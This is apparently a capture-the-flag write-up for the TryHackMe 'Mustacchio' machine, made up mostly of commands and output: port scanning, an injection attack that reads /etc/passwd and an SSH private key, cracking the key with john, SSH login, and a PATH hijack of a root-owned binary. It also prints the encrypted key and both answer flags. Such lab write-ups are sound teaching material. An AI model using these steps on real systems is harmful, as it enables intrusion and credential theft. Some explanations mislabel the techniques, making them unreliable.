
Well we have a password hash for admin;




I tried SSH and that didn't work so I got stuck, I found that there was another hidden port that my nmap didn't pick up;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -p 8765 10.10.170.212
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 21:23 EDT
Nmap scan report for 10.10.170.212
Host is up (0.16s latency).

PORT     STATE SERVICE
8765/tcp open  ultraseek-http

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Now that we got unstuck we found and admin panel, which is where our stolen credentials are actually suppose to go;




Once we log in we can see a comment form where we can type in values;




Looking in the page source I see there is another .bak file for a user called barry let's grab that and see what we can do;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget http://10.10.170.212:8765/auth/dontforget.bak
--2024-04-11 22:08:46--  http://10.10.170.212:8765/auth/dontforget.bak
Connecting to 10.10.170.212:8765... connected.
HTTP request sent, awaiting response... 200 OK
Length: 996 [application/octet-stream]
Saving to: 'dontforget.bak'

dontforget.bak                  100%[=============================================>]     996  --.-KB/s    in 0s

2024-04-11 22:08:47 (170 MB/s) - 'dontforget.bak' saved [996/996]
```


Great so glad I spent time reading that, but on something actually worth it is seeing how the information is stored with the correlating tags so let's use this for the comments page;




He we are using a XSS to get the server to print out the /etc/passwd file to get user credentials;




It worked now we can see passwd hashes;



Looking at the packet through burpesuite we can see barry and joe who were hidden on the webpage;



Now I want the server to read me Barry's ssh_id file so I can steal the ssh password;



Great now let's decode the hash to find our password;

```
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs
7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY----- " > hash

┌──(kali㉿kali)-[~/Downloads]
└─$ python /usr/share/john/ssh2john.py hash > decodeHash

┌──(kali㉿kali)-[~/Downloads]
└─$ john decodeHash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (hash)
1g 0:00:00:00 DONE (2024-04-11 22:39) 1.123g/s 3337Kp/s 3337Kc/s 3337KC/s urieljr.k..urielito1000
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Let’s now take that cracked password and ssh into the machine;


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh barry@10.10.170.212 -i hash
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'hash' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "hash": bad permissions
barry@10.10.170.212: Permission denied (publickey).

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 400 hash

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh barry@10.10.170.212 -i hash
Enter passphrase for key 'hash':
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

barry@mustacchio:~$
```

Look for the user flag


```
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
```

I then found a file that is owned by root called live_log I am going to pull the binary and reverse engineer;

```
┌──(kali㉿kali)-[~/Downloads]
└─$ scp -i hash barry@10.10.170.212:/home/joe/live_log .
Enter passphrase for key 'hash':
live_log
```



We can see that Tail is being called to the access.log file so if we can get Tail to run a reverse bash shell we should get admin;




Now we must change the global path to /tmp where tail is stored;

```
barry@mustacchio:/tmp$ nano tail
barry@mustacchio:/tmp$ chmod +x tail
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ cd /home/joe
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe#
```

After some patience I was able to get the root shell and found the root flag;

```
root@mustacchio:/home/joe# whoami
root
root@mustacchio:/home/joe# ls
live_log
root@mustacchio:/home/joe# cd /root
root@mustacchio:/root# ls
root.txt
root@mustacchio:/root# cat root.txt
3223581420d906c4dd1a5f9b530393a5
root@mustacchio:/root#
```

Success


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Learn > Mustacchio
Mustacchio
Easy boot2root Machine
Easy
0 min
Start AttackBox
Help
Save Room
671
Options
Room completed (100%)
Chart
Scoreboard
Write-ups
160
140
120
100
80
60
40
20
0
Magna
Anti
hNgz
zyeinn
Mrapdoul
PH.VirtuaL
anir001
Xax0af
JGrec
Reng0
Task 1
Mustacchio
Deploy and compromise the machine!
Start Machine